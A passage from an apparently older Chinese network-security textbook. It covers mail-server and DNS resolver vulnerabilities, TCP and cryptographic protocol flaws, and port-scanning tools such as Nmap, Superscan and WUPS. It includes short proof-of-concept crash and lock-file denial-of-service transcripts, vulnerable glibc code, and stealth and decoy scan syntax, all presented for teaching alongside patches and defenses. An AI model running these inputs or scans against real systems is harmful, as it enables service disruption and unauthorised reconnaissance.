漏洞描述：运行在 TCP 端口 8000 的 Web 配置不清空不完全的 HTTP 请求，这样就有可能在非常短的时间内消耗尽所有的服务器资源。在测试中，CPU 使用率为 90%~99%，在两分钟内，www.exe 服务消耗了 250MB 内存之多。当系统达到最大交换文件尺寸时，入侵可能会导致服务崩溃。

解决办法：下载补丁，NTMail 邮件服务器的开发商 Gordano 已经发布了补丁：

NTMail V5 Alpha Processor fix URL：

ftp://ftp.gordano.com/ntmail5/hotfixes/ntmail5g_alpha_20000830.zip

NTMail V5 Intel Processor fix URL：

ftp://ftp.gordano.com/ntmail5/hotfixes/ntmail5g_intel_20000830.zip

NTMail V6 Alpha Processor fix URL：

ftp://ftp.gordano.com/ntmail6/hotfixes/ntmail6_alpha_20000830.zip

NTMail V6 Intel Processor fix URL：

ftp://ftp.gordano.com/ntmail6/hotfixes/ntmail6_intel_20000830.zip

• Lotus Domino Server 5.0.1 ESMTP 缓冲区溢出漏洞

受影响的系统：

Lotus Domino Enterprise Server 5.0.1

Lotus Domino Mail Server 5.0.1

- Sun Solaris 7.0

- Microsoft Windows NT 4.0

- Linux kernel 2.2.x + RedHat Linux 6.2 sparc
+ RedHat Linux 6.2 i386
+ RedHat Linux 6.2 alpha
- IBM AIX 4.3.2
- HP HP-UX 11.4

漏洞描述：Lotus Domino Server 5.0.1 的 ESMTP 服务程序缺乏对用户输入进行合法性检查，因而存在一个缓冲区溢出漏洞。当 ESMTP server 接收到一个“from”命令时，若它带的参数长度超过 4KB，Lotus Domino Server 就会崩溃，必须重新启动才能恢复正常工作。入侵者也可能远程获取服务器的管理权限。

测试程序：

警 告

以下程序（方法）可能带有入侵性，仅供安全研究与教学之用。使用者风险自负！

```
220 *SNIP* Lotus Domino Release 5.0.1 (Intl)
*SNIP*
HELO dood
250 *SNIP*
MAIL FROM: me@< four-kilobytes-of-junk >
(crash)
```

• pop3d/imap 拒绝服务

受影响的系统：RedHat 6.1 附带的 imap-4.5-4

漏洞描述：对于特定用户，POP3 服务通常在/tmp 目录中使用同样的临时文件名。因此，如果这个文件已经存在，POP3 守护进程就假设对应的 mailbox 被锁定，特别是该临时文件的属主是另外一个用户的时候。本问题目前只在 RedHat6.1 上测试验证过。

测试程序：

警 告

以下程序（方法）可能带有入侵性，仅供安全研究与教学之用。使用者风险自负！

```
[alex@alf alex]$ rpm -q imap
imap-4.5-4
假设用户 alex 对应/tmp/.302.290fe，而用户 zane 却创建了该文件
[zane@alf /tmp]$ :>.302.290fe
[alex@alf alex]$ telnet 0 110
+OK POP3 localhost v7.59 server ready
user alex
+OK User name accepted, password please
pass xxxxxxxx
-ERR Can't get lock. Mailbox in use
Connection closed by foreign host.
```

3.4.4 DNS 服务器

因特网是基于 TCP/IP 的，要进行通信必须获得对方的 IP 地址，这是通过 DNS 服务器来实现的。因此要实现虚拟域名首先应当令 DNS 服务器接受该虚拟域名，即把它映射到指定的 IP 地址上。所以通信双方都是通过 DNS 服务器来区分域名，可以说，DNS 服务器是因特网上其他服务的基础，没有 DNS，就没有 http://www.micorsoft.com 和 http://www.sun.com 这些响当当的网址。它处理 DNS 客户机的请求，把名字翻译成 IP 地址；把 IP 地址翻译成名字；并提供特定主机的其他已公布信息（如 MX 记录）。它将因特网中计算机列表存放到一个文件（通常为/etc/hosts），该文件包括了计算机名与 IP 地址的对应表格。通过这种方法可以管理几十台、几百台、甚至几千台主机。但主机数量太多时，系统会负担不起。现在的 DNS 数据被保存到数据库中，按一定的规则组织起来。顶级域名为“.”，第 1 级域名为“com”和“net”，“gov”等，而第 2 级域名如“sun”、“microsoft”等，接着是第 3 级、第 4 级。根据这种结构就可以构造出类似于 http://www.microsoft.com/的网址。下面介绍一个简单的安全问题。

• glibc 域名解析 ID 可以预测的漏洞

受影响的系统：GNU glibc 2.1.3、2.1.2、2.1.1、2.1 和 2.0 BIND 8.2.2-p5

漏洞描述：在 glibc 2.1.3 的域名解析函数中存在一个问题，它使用主机的时间信息与进程 ID 一起产生一个随机 ID。这个 ID 是相当容易猜测的，而且 glibc 会丢弃那些不匹配的 ID，理论上允许入侵者暴力猜测 DNS ID。这个 ID 是用来校验主机收到的 DNS 信息是否真的是从正确的 DNS 服务器发来的。如果可以预测这个 ID 号，入侵者就有可能伪造返回的查询信息，或者执行一些其他的 DNS 入侵。

问题代码：

```
u_int
res_randomid()
{
struct timeval now;
__gettimeofday(&now, NULL);
return (0xffff & (now.tv_sec ^ now.tv_usec ^
__getpid()));
}
```

这段代码也同样出现在 BIND 8.2.2-p5 src/lib/resolv/res_init.c 中，因此这个问题并不仅仅是 glibc 的问题。

3.5 管理上的缺陷

从网络、报纸和电影中均能看到不少因为管理不善而导致口令被盗、网战被黑和秘密数据失窃等事件。可见，安全管理是网络中非常重要的内容。有句话说得好，“堡垒往往是从内部被攻破的”，因而安全管理与其他因素一样不可或缺。

安全一直是网络重要环节之一，而用户对网络安全的要求相当高，网络中主要有以下几大安全问题：网络数据的私有性（保护网络数据不被侵入者非法获取）、授权（防止入侵者在网络发送错误信息）和访问控制（控制对网络资源的访问）。相应地，网络安全应包括对授权机

制、访问控制、加密和加密关键字的管理，另外还要维护和检查安全日志。其主要内容包括：

- 创建、删除、控制安全服务和机制；
- 与安全相关信息的分布；
- 与安全相关事件的报告。

对任何一个网络而言信息安全都是极为重要的。安全管理的任务主要是保护网上处理的信息不被泄露或修改，限制没有授权的用户或者具有破坏作用的用户对网络的访问，要能控制网上的合法用户只能对自己访问权限范围内的资源进行访问，以保护网上信息不会在传输时泄露和被修改。当前主要的网络操作系统是通过对文件服务器的公共接入使用集中式的存储，对数据的保护应从如下几个方面入手。

（1）局域网的关键设备是文件服务器、数据库服务器、工作站和电缆系统，还有打印服务器、通信服务器、网桥和路由器等，而承受安全威胁最大的是工作站和电缆。因为本地工作站上的重要数据容易被盗，授权用户可以通过工作站获取服务器有用的信息。使用服务器不正确也可能引起信息丢失。经常进行磁盘备份可以防止信息丢失和破坏。远程工作站通过电话线接入，其安全问题也应注意。电缆系统也是信息泄露的途径。铜线容易被分接，还会造成电磁辐射，通过电磁感应的方法便可以获取网络信息，光纤在这方面安全得多。

（2）网络操作系统对逻辑访问的管理包括两部分：一是控制用户对网络的访问；二是保护文件不被不该访问的用户访问，不被随意修改和删除。不同的操作系统有各自的逻辑访问控制方式，但不外乎使用用户名、口令、限制入网时间和地点等。

（3）访问控制的目的是控制用户对网上文件的访问，系统为用户授权，根据需要规定用户可以访问哪个磁盘卷哪些目录和文件，还对文件和目录设置了属性，即层层设防。用户欲对某目录下的文件进行某种操作，必须有相应的权限。访问控制还能对非法入网的用户进行跟踪。在 NETWARE 系统中，当用户欲入网而连续 4 次输入了不正确的口令时，系统认为是非法用户，马上封锁该用户入网并冻结其账户。

（4）病毒是威胁信息安全的大敌，应受到高度重视，市场虽有种类繁多的病毒工具，但是很难抵挡住每天 3~5 个新繁殖出来的病毒的进攻。因而严格禁止使用拷贝软件，加强对病毒的监测和及时地清除病毒，也是保证网上安全的重要措施。许多厂商都提供防病毒的软硬件。

网络管理业务功能虽然分为 5 个方面，但这 5 个方面是互相影响的。

（1）性能与配置有关。如 CPU 不够快，这可能是由于缓冲区不够大造成的，可以通过配置管理去增大缓冲区；通信缓冲区不够，也会使信息传送的速度减慢。

（2）性能管理与故障管理有关。当网上信息传输差错增多，出现过多的重发或者信息包丢失时，最初表现为性能降低，当低到一定程度时，即为故障。NOVELL 的管理软件可以对某些参数设置门限值，实现故障自动报告。

（3）故障与安全有关。无论网络硬件或者软件发生故障，都可能影响信息安全。

（4）安全与计费有关。因为计费管理要对用户在网上的活动进行跟踪和记录，万一出现安全问题，即可查阅这些记录，从中找到问题所在。

制定一个成功的网络安全不是容易的事，不是人们通常所认为的这是系统管理员自己的事，事实上它需要全公司人员的通力合作，尤其是企业管理部门。一般来说，企业管理人员制定公司的总体安全策略，系统管理员提供技术咨询和支持，并且系统管理员也要根据总体策略来制定一些总体的安全策略。现在国内有很多公司或事业机构创建了 Intranet 并且连入了因特

网。大多数人认为只要有防火墙，就可高枕无忧了，但事实上防火墙战略只是总体安全战略中的一部分。例如，用户公司的网络管理员是一个网络安全的专家，防火墙限制太多，而用拨号方式连入了因特网，这给黑客以可乘之机，因为他可以绕过坚固的防火墙而进入用户的网络内部。有些黑客实施社会工程入侵（social engineering），入侵对象是一些没有安全意识的公司职员，他会欺骗这些职员，让职员告诉他机器的口令。所以，人是安全策略的中心，防火墙只是一种工具，安全策略实施好坏取决于人员的素质。对职工进行定期培训无疑是一种好的办法。除了人为的原因，另外一个因素也防碍着安全策略的执行，那就是防火墙本身配置的复杂性能。

3.6 其他安全缺陷

事实上，还有很多其他的网络漏洞和安全缺陷，有些网络缺陷和漏洞没有被归为具体的哪一类，但它同样是造成网络安全的威胁之一，像 TCP/IP 设计上的缺陷，密码协议的设计缺陷等。下面就 TCP/IP 设计上的缺陷和密码协议方面的安全漏洞加以具体的阐述以便增加读者对网络脆弱性的认识。

3.6.1 TCP 堵塞窗口算法缺陷

TCP 设计存在严重缺陷，它允许对任何 TCP 服务进行拒绝服务。TCP 协议层次关于堵塞窗口的算法存在容易受入侵的漏洞，这种入侵是基于协议层次的，因此任何实现 TCP 的系统都会受到影响。

它的危害性在于通过制造堵塞，能够使受入侵的主机不能与任何指定的主机进行正常的 TCP 层次的数据传输。这类入侵的后果将是使所有的 TCP 服务（包括 Web、Mail、FTP 等）都会产生拒绝服务。入侵的方法有 2 到 3 种，可以在防火墙设置防范或者更改 TCP 头部的结构来抵抗这种入侵。

（1）重复发送数据包，任何 IP 数据包都有可能被重复的发送到同一个接受端。通过构造重复的 TCP 数据包，每个数据包拥有不同的 ACK ，能够造成数据窗口堵塞，入侵代码。

（2）预先判断发送方的数据长度，在数据没有真正到达接收方之前开始发送返回 ACK 数据包，从而造成堵塞。

解决办法：在防火墙端进行设置，对非紧急数据类型的数据，比如 Telnet 以外的普通 TCP 连接，检查是否存在 push 标志，进行过滤。

3.6.2 TCP 的初始顺序号（ISN）的设计缺陷

TCP 中存在着另一个安全上的隐患，它为潜在的破坏性极大的网上入侵留下了突破口，而且这类入侵令人十分难以防御、发现和跟踪。传输控制协议可以帮助实现计算机之间的交流，它的这个缺陷是 Guardent 公司高级专家蒂姆·纽沙姆发现的，它存在于该协议的初始顺序号（ISN）当中，ISN 可以提供计算机网络设备间的话路信息。那些居心不良的用户可以利用这一漏洞控制互联网或企业内部网上基于 TCP 的话路。

每当两台计算机按照 TCP 连接在一起时，该协议都会随机生成一些初始顺序号。Guardent 公司说纽沙姆在为一家客户测试一件新型网络设备的时候发现，这些序列号并不是像专家们以为的那样是随机产生的。

黑客利用这个弱点可以实施多种不同类型的入侵。

（1）新型的拒绝服务（Denial of Service—DoS），即切断单个网络服务器的联络并使应用软件和网络看上去很不稳定。这种类型的 DoS 远比以前导致 eBay 和雅虎网站瘫痪的入侵更为狡诈，因为它不是通过向网络倾泻大量信息导致其超负荷而实现的。

（2）信息投毒型入侵，即向准备发布的数据流中插入伪信息，如发表虚假的新闻报道或欺骗性股价信息等。

（3）话路劫持，即接管用户与计算机系统的连接，让劫持者以用户的身份进行应用软件的操作，如操纵本应该只允许用户本人使用的财务软件或因特网基础设施管理系统等。

这一缺陷自从该协议诞生之日起就一直存在，它还应归咎于那些只看重性能而不注重安全的软件开发商们。而且日益提高的网络速度使这一问题越发严重，因为网络需要在更短的时间内产生更多的初始序列号。

然而要想彻底解决这个问题很可能需要一段时间，因为每台计算机上的软件都可能存在这个问题，从网络服务器和电子邮件服务器到路由器和工作站都需要安装补丁程序。尽管在许多情况下一些软件开发商已经找到了它的解决办法，但它们仍需要安装到用户的设备上。

3.6.3 密码协议的缺陷

密码协议的范围很广，可以列举的安全缺陷有以下几种。

（1）基本协议缺陷：是指在安全协议的设计中没有或者很少防范入侵者的入侵。

（2）口令/密钥猜测缺陷：这类缺陷产生的原因是用户往往从一些常用的词中选择其口令，从而导致入侵者能够进行口令猜测入侵；或者选取了不安全的伪随机数生成算法构造密钥，使入侵者能够恢复该密钥。

（3）陈旧（stale）消息缺陷：主要是指协议设计中对消息的新鲜性没有充分考虑，从而使入侵者能够进行消息重放入侵，包括消息源的入侵、消息目的的入侵等。

（4）并行会话缺陷：协议对并行会话入侵缺乏防范，从而导致入侵者通过交换适当的协议消息能够获得所需要的信息。包括并行会话单角色缺陷、并行会话多角色缺陷等等。

（5）内部协议缺陷：协议的可达性存在问题，协议的参与者中至少有一方不能够完成所有必须的动作而导致的缺陷。

（6）密码系统缺陷：协议中使用的密码算法和密码协议导致协议不能完全满足所要求的机密性、认证等需求而产生的缺陷。

安全协议的安全性是一个很难解决的问题，许多广泛应用的安全协议后来都发现存在安全缺陷。因此，从安全协议的分析和设计角度来看，都不能够存在轻信和盲从心理，而应当对协议的安全性做出认真的分析。

第 4 章　安全讨论——黑客探测技术详解

对于黑客来说，首先要搜索和发现被入侵目标，搜集相关的信息以便进行入侵。因此，拥有好的探测工具是非常重要的。黑客常用探测和控制入侵目标的工具软件一般包括扫描器、Sniffer（嗅探器）、特洛伊木马及远程控制软件和口令破解软件。本章将对它们分别进行讨论，通过举例说明一些典型入侵工具的使用方法，剖析黑客常用的手段。

4.1　扫描器

4.1.1　什么是扫描器

一般地讲，扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用扫描器可以发现远程服务器是否存活、它对外开放的各种 TCP 端口的分配及提供的服务、它所使用的软件版本（比如操作系统或其他应用软件的版本）、所存在可能被利用的系统漏洞。根据这些信息，就能让使用它的用户了解到远程主机所存在的安全问题，而黑客就可以获得进一步入侵所需要的信息。

4.1.2　扫描器的分类

可以被黑客利用的扫描器有 3 种：主机存活扫描器、端口扫描器和漏洞扫描器。

（1）主机存活扫描器。主要包括一些基于 ICMP 的 Ping 程序，它们向网络中某个网段发送 ICMP 查询报文，若收到该报文的主机存活，就会发出 ICMP 响应报文，以表明自己当前的状态。比如 fping 工具、gping 工具和 Rhino9（http://www.nmrc.org/files/snt）的自由软件产品 Pinger 等。当然，若目标系统安装了防火墙过滤了 ICMP 报文，那么 Ping 程序收不到响应报文也不说明主机一定不存活。

（2）端口扫描器。端口扫描器在所有扫描器中占着相当大的比例，也是黑客手中功能最强大的工具。端口扫描程序连接目标系统的 TCP 和 UDP 端口上，确定哪些服务正在运行，即处于监听状态。对于黑客来讲，标识监听着的端口对于确定目标主机所使用的操作系统和应用程序的类型至关重要。这些处于监听状态的服务可能存在某些漏洞，允许未经授权的用户取得配置不当或所运行软件版本有已知安全脆弱点的系统访问权。端口扫描的 3 个主要目标如下：

- 标识运行在目标系统上的 TCP 服务和 UDP 服务；
- 标识目标系统的操作系统类型；
- 标识特定的应用程序或特定的服务版本。

（3）漏洞扫描器。漏洞扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用漏洞扫描器，系统管理员能够发现所维护的 Web 服务器的各种 TCP 端口的分配、提供的服务、Web 服务软件版本和这些服务及软件呈现在因特网上的安全漏洞。同时，漏洞扫描器还能从主机系统内部检测系统配置的缺陷，模拟系统管理员进行系统内部审核的全过程，发现能够被黑客利用的种种错误配置。可以将前者称为漏洞扫描器的外部扫描，是因为它是在实际的因特网环境下通过网络对系统管理员所维护的 Web 服务器进行外部特征扫描；将后者称为漏洞扫描器的内部扫描，是因为它是以系统管理员的身份对所维护的 Web 服务器进行内部特征扫描。实际上，能够从主机系统内部检测系统配置的缺陷，是系统管理员的漏洞扫描器与黑客

拥有的漏洞扫描器在技术上的最大区别。黑客在扫描目标主机漏洞阶段（即入侵准备阶段）是不可能进行目标主机系统内部检测的。

4.1.3 主机存活扫描

主机存活扫描的一个重要的方法是基于 ICMP 协议的 Ping 映射。通过这种扫描，可以映射出一个真实网络的具体状态，确定某个具体系统是否存活。传统意义上的 Ping 用于向某个目标系统发送 ICMP 回射请求（echo request）分组（ICMP 类型为 8），并期待由此得到表明目标系统存活的回射应答（echo reply）分组（ICMP 类型为 0）。

UNIX/Linux 和 Windows NT 系统上都有很多工具来执行 Ping 扫描。传统的 Ping 扫描工具在转向探测下一台潜在主机前等待当前探测的系统给出的响应或超时为止，UNIX 中则有一个 fping（http://packetstorm.security.com/Exploit_Code_Archive/fping.tar.gz）以一种并行的轮转形式发出大量的 ping 请求，这样速度就明显快于普通 Ping 的速度。

Windows 下执行 Ping 程序的一个例子：

```
C:\>ping www.163.com

Pinging www.163.com [202.108.42.91] with 32 bytes of data:

Reply from 202.108.42.91: bytes=32 time=331ms TTL=46
Reply from 202.108.42.91: bytes=32 time=320ms TTL=46
Reply from 202.108.42.91: bytes=32 time=370ms TTL=46
Reply from 202.108.42.91: bytes=32 time=361ms TTL=46

Ping statistics for 202.108.42.91:
    Packets: Sent = 4，Received = 4，Lost = 0 （0% loss），
Approximate round trip times in milli-seconds:
Minimum = 320ms，Maximum = 370ms，Average = 345ms
```

收到返回的 ICMP 报文，就说明主机存活，其中的时间表示往返时间。

4.1.4 端口扫描

端口扫描有下面几种方法。

• TCP connect 扫描。使用系统提供的 connect（）函数来连接目标端口，与目标系统完成一次完整的三次握手过程。如果目标端口正在监听 connect（）就成功返回，否则，说明该端口不可访问。这种扫描方式因为要完成 TCP 三次握手，所以很容易被目标系统检测到。

如图 4-1 所示的是 TCP 连接的三次握手示意图。

• TCP SYN 扫描。这种方法也叫“ 半打开扫描（half-open scanning）”，这种扫描方法并没有建立完整的 TCP 连接。客户端首先向服务器发送 SYN 分组发起连接，如果收到一个来自服务器的 SYN/ACK 应答，那么可以推断该端口处于监听状态。如果收到一个 RST/ACK 分组则认为该端口不在监听。而客户端不管收到的是什么样的分组，都向服务器发送一个 RST/ACK 分组，这样并没有建立一个完整的 TCP 连接，但客户端能够知道服务器某个端口是否开放。

采用这种“半打开扫描”，目标系统并不对它进行登记，因此比前一种 TCP connect 扫描更隐蔽。




图 4-1　TCP 连接的三次握手

• TCP FIN 扫描。在很多情况下，TCP SYN 扫描也不能做到很隐蔽，一些防火墙和包过滤程序可以监视到 SYN 数据部访问未被允许访问的端口。而 TCP FIN 扫描却可以通过这些扫描。这种扫描方式的原理是往目标端口发送一个 FIN 分组。按照 RFC 793（http://www.ietf.org/rfc0793.txt），目标端口应该给所有关闭着的端口发回一个 RST 分组，而打开着的端口则往往忽略这些请求。此方法利用了 TCP/IP 实现上的一个漏洞来完成扫描，通常只在基于 UNIX 的 TCP/IP 协议栈上才有效。

• TCP Xmas 树扫描。该方法往目标端口发送 FIN、URG 和 PUSH 分组。按照 RFC793，目标系统应该给所有关闭着的端口发送回一个 RST 分组。

• TCP 空扫描。该方法关闭掉所有标志发送一个 TCP 分组。按照 RFC793，目标系统应该给所有关闭着的端口发回一个 RST 分组。

• TCP ACK 扫描。它可以用来判断防火墙过滤规则的设计。

• TCP Windows 扫描。此方法可以检测一些系统（比如 AIX 和 Free BSD）上打开的以及被过滤/不被过滤的端口，因为 TCP 窗口大小的报告方式不规则。

• TCP RPC 扫描。用于检测和定位远程过程调用（Remote Procedure Call）端口以及相关的程序及版本号。

• UDP 扫描。此方法往目标端口发送一个 UDP 分组。如果目标系统返回一个“ICMP 端口不可达（ICMP port unreachable）”来响应，那么此端口是关闭的。若没有返回该响应，则认为此端口是打开的。而且 UDP 是无连接不可靠的，因此若在网络条件不够好的条件下，此方法的准确性将受很大的影响。

现存的端口扫描器形形色色、五花八门，既有基于命令行且使用方法复杂的，也有图形界面很华丽的；有基于 UNIX/Linux 的，也有基于 Windows 的工具；有基于 TCP 的，也有基于 UDP 的。流行的端口扫描程序汇总及其来源参见附录 3。

下面介绍几种典型的端口扫描工具，包括 UNIX/Linux 环境下功能强大的网络映射程序 Nmap，也包括基于 Windows 的界面友好的 Superscan，还有一款基于 UDP 的扫描器 WUPS（Windows UDP Port Scanner）。

1. Nmap 网络映射工具

Nmap 由 Fyodor 编写，它提供基本的 TCP 和 UDP 扫描能力，集成了上面提到的各种扫描方法。Nmap 采用命令行的方式，可以通过加入不同的参数来实现各种类型的扫描。Nmap 支持各种不同协议的扫描，如 UDP、TCP connect（）、TCP SYN（half open）、ftp proxy（bounce

attack)、Reverse-ident、ICMP（ping sweep)、FIN、ACK sweep、Xmas Tree、SYN sweep 和 Null 扫描。Nmap 还提供一些实用功能如通过 TCP/IP 来甄别操作系统类型、秘密扫描、动态延迟和重发、平行扫描、通过并行的 Ping 侦测下属的主机、欺骗扫描、端口过滤探测、直接的 RPC 扫描、分布扫描、灵活的目标选择以及端口的描述。

运行 Nmap 后通常会得到关于扫描计算机的一个实用的端口列表。Nmap 总是显示该服务的服务名称、端口号、状态以及协议。状态有“ open ”、“ filtered ”和“ unfiltered ”3 种。“ open ”指的是目标计算机将会在该端口接受连接请求。“ filtered ”指的是有防火墙、过滤装置或者其他的网络障碍物在这个端口阻挡了 Nmap 进一步查明端口是否开放的动作。“ unfiltered ”则只有在大多数的扫描端口都处在“ filtered ”状态下才会出现。

根据选项的使用，Nmap 还可以报告远程主机一些特性：使用的操作系统、TCP 连续性、在各端口上绑定的应用程序用户的用户名、DNS 名、主机是否是个 smurf 地址以及一些其他功能。

基本语法：nmap [扫描类型] [选项] 〈主机或网络 #1 ... [#N]〉

扫描类型如表 4-1 所示

表 4-1 扫描类型参数及意义

参数	意义
-sT	TCP connect（）扫描
-sS	TCP SYN 扫描
-sF –sX -sN	Stealth FIN、Xmas Tree 或者 Null 扫描模式
-sP	Ping 扫描
-sU	UDP 扫描
-sR	RPC 扫描
-b（ftp relay host）	FTP 跳跃攻击

常规选项如表 4-2 所示。

表 4-2 常规选项参数及意义

参数	意义
-P0	在扫描前不尝试或者 Ping 主机
-PT	用 TCP 的 Ping 来确定主机是否打开
-PS	能用 SYN（连接请求）包替代 ACK 包
-PI	使用一个真正的 ping（ICMP echo request）包
-PB	默认的 Ping 形式，可以通过防火墙或包过滤
-O	经由 TCP/IP 获取“ 指纹 ”来判别主机的 OS 类型
-I	用 ident 扫描方式
-f	以细小的 IP 碎片包实现 SYN、FIN、XMAS 或 NULL 扫描请求
-v	详细模式

续表

参数	意义
-h	快捷的帮助选项
-o 〈logfilename〉	指定一个放置扫描结果的文件的参数
-m 〈logfilename〉	存放扫描结果的参数
-I 〈inputfilename〉	从指定文件而不是从命令行读取数据
-p 〈port ranges〉	指定希望扫描的端口
-F	快速扫描模式
-D 〈decoy1 [，decoy2][，ME]，...〉	带有诱骗模式的扫描
-S 〈IP_Address〉	提示源地址
-e 〈interface〉	告诉 Nmap 哪个界面要发送或接收
-g 〈portnumber〉	在扫描中设定源端口号
-M 〈max sockets〉	设定用来并行进行 TCP connect（）扫描的最大的 sockets 数目

- 定时选项

虽然 Nmap 在一般情况下都能够很好地在运行时间里尽可能迅速地完成扫描任务，但偶尔还是会有一些主机/端口无法侦测，这可能是 Nmap 默认的时间策略和目标不太一致（相当于 timeout 的设定），如表 4-3 所示的选项能对扫描的时间进行控制。

表 4-3　　定时选项参数及含义

参数	意义
-T 〈Paranoid|Sneaky|Polite|Normal|Aggressive|Insane〉	表达 Nmap 时间策略优先权
--host_timeout 〈milliseconds〉	具体指定 Nmap 对某个 IP 的扫描时间总量，超过则做不通处理
--max_rtt_timeout 〈milliseconds〉	指定 Nmap 对一个探针从远程端返回回应的最大时间，默认是 9000
--initial_rtt_timeout 〈milliseconds〉	指定最初探针的 timeout 时间
--max_parallelism 〈number〉	指定 Nmap 允许的最大并行扫描数目
--scan_delay 〈milliseconds〉	指定 Nmap 必须等待的两个探针间的最小的时间

- 目标说明

所有不带参数的选项都会被视为是 Nmap 的目标主机描述。最简单的实例是仅仅在命令行列出单一的主机名或 IP 地址。如果扫描一个 IP 地址的子网，可以在主机名和 IP 地址中加入“/mask”。mask 值必须在诸如 0（扫描整个网络）和 32（特定的单一主机）等 8 位比特值的整数倍中选取。例如，用/24 则表明扫描一个 C 类网络地址，而/16 则是扫描 B 类网络地址。

Nmap 还有一些更有用的符号说明方式可以用 list/ranges 来为每个元素指定 IP 地址。比如

要扫描 B 类网址 128.210.*.*，则可以用“ 128.210.*.* ”或“ 128.210.0-255.0-255 ”，甚至是“ 128.210.1-50，51-255.1，2，3，4，5-255 ”来表示。当然也可以用上面提过的 mask 来表示“ 128.210.0.0/16 ”。所有这些都是等价的，当用“ * ”的时候记住多数的 shell 都要求用定界符（比如引号）将其标注。

- 扫描例子

例 1：nmap -v www.target.com

说明：对 www.target.com 上所有的保留 TCP 端口做了一次扫描，-v 表示用详细模式。

例 2：nmap -sS -O www.target.com/24

说明：针对 www.target.com 所在的 C 类子网开始一次 SYN 的半开扫描，它还试图确定在其上运行的操作系统类型。

例 3：nmap -v -p 80“ *.*.11.3-5 ”

说明：这是定位一个网域（将整个网络分隔成许多小部分）再进行扫描的方式，此处扫描的是所有以.11.3、.11.4 或.11.5 结束的 IP 地址。

2. Superscan 扫描工具

Superscan 是由 Robin Keir 编写的一个 Windows 下的基于 TCP 的端口扫描程序，它是完全免费的。它允许灵活的目标 IP 与端口列表的定义，可以从一个文本文件中抽取有效 IP 地址和主机名，使用非常方便。Superscan 是一款具有友好的图形化界面、功能强大的 TCP 端口扫描器。它具有以下功能：

- 通过 Ping 来检验特定主机是否存活；
- IP 和域名相互转换；
- 扫描某 IP 地址范围内，目标主机是否存活和端口开放情况；
- 提供可编辑的端口列表，可以扫描指定的端口；
- 自定义要检验的端口，并可以保存为端口列表文件；
- 软件自带一个木马端口列表 trojans.lst，通过这个列表用户可以检测目标计算机是否有木马，用户也可以自己定义修改这个木马端口列表或从网上得到更新。

Superscan 的图形界面如图 4-2 所示。



图 4-2 Superscan 的图形界面

图中左上角部分实现域名（主机名）和 IP 相互转换功能。在“ 查找主机名 ”的输入框输入需要转换的域名或者 IP，单击“ 查找 ”按钮就可以取得结果。如果需要取得自己计算机的

IP，可以单击“ 本机 ”按钮来取得。单击“ 界面 ”按钮，以取得自己计算机的 IP 设置情况，出现的窗口如图 4-3 所示。



图 4-3　本地 IP 设置情况

在如图 4-2 所示窗口中，左边的“ IP ”栏可以定义扫描范围，中间的“ 扫描类型 ”栏可以自定义扫描的方式。可以仅仅执行 Ping，也可以扫描特定范围的端口。如果检测的时候没有特定的目的，只是要了解目标计算机的具体情况，则可以对目标计算机的所有端口进行检测。一般不提倡这种检测，因为它会对目标计算机的正常运行造成一定影响，同时，也会引起目标计算机的警觉；扫描时间很长；浪费带宽资源，对网络正常运行造成影响。在“ IP ”文本框中输入起始 IP 和结束 IP，在“ 扫描类型 ”栏选择最后一项“ 扫描所有列表中的端口 ”，如果需要返回计算机的主机名，可以选择“ 解析主机名 ”，单击“ 开始 ”按钮开始检测。

大多数时候不需要检测所有端口，只要检测有限的几个端口就可以了，因为用户的目的只是为了得到目标计算机提供的服务和使用的软件。所以，可以根据具体情况来检测不同的端口。单击右上角的“ 设置 ”栏中的“ 端口列表 ”按钮，可以打开如图 4-4 所示的窗口。



图 4-4　端口设置界面

在“ 选择端口 ”中双击选择需要扫描的端口，端口前面会有一个“ √ ”的标志；注意左边的“ 修改/新增/删除 端口信息 ”和“ 定义右键帮助程序 ”栏，这里有关于此端口的详细说明和所使用的程序。选择想扫描的端口，此处选择端口 135.137.138.139，然后单击“ 保存 ”按钮

保存选择的端口为端口列表；单击“确定”按钮回到主界面，在“扫描类型”中选择“扫描所有在列表中选择的端口”，单击“开始”按钮开始检测。

自定义端口的扫描方式有以下优点：可以详细了解并自定义端口信息；可以自己定义端口列表并保存，方便再次使用；也可以根据自己的要求检测特定的目标端口，节省时间和资源。

3. WUPS 扫描工具

WUPS（Windows UDP Port Scanner）是一个 Windows 下的 UDP 端口扫描程序。它是一个可靠的、图形化的、相对来说速度很快的 UDP 端口扫描程序（取决于延迟设置），但它一次只能扫描一个主机。如图 4-5 所示的是一个扫描的例子，4000.4001 端口就是 QQ 通信通常使用的 UDP 端口。




图 4-5 WUPS 扫描结果

4.1.5 漏洞扫描

漏洞扫描器在扫描器中也占着很大的比例。对于外部扫描来说，它通过远程检测目标主机 TCP/IP 不同端口的服务，记录目标给予的回答。通过这种方法可以搜集到很多目标主机的各种信息（例如是否能用匿名登录、是否有可写的 FTP 目录、是否能用 Telnet、HTTPD 和是否使用 root 运行）。在获得目标主机 TCP/IP 端口和其对应的网络访问服务的相关信息后，与漏洞扫描系统提供的漏洞库进行匹配，若满足匹配条件则视为漏洞。此外，通过模拟黑客的进攻手法，对目标主机系统进行入侵性的安全漏洞扫描，如测试弱势口令等，也是实施外部扫描的方法之一。如果模拟入侵成功，则可视为漏洞存在。

对于内部扫描来说，它通过以 root 身份登录目标主机，记录系统配置的各项主要参数，分析配置的漏洞。通过这种方法，可以搜集到很多目标主机的配置信息。在获得目标主机配置信息的情况下，将之与安全配置标准库进行比较和匹配，凡不满足者即视为漏洞。

常见的漏洞扫描器有 SATAN、Internet Scanner（ISS）、SSS 和 CIS，还有国产的 X-Scanner、流光等。这里简单地介绍其中的两款：Internet Scanner 和 CIS（Cerberus Internet Scanner）。

1. Internet Scanner

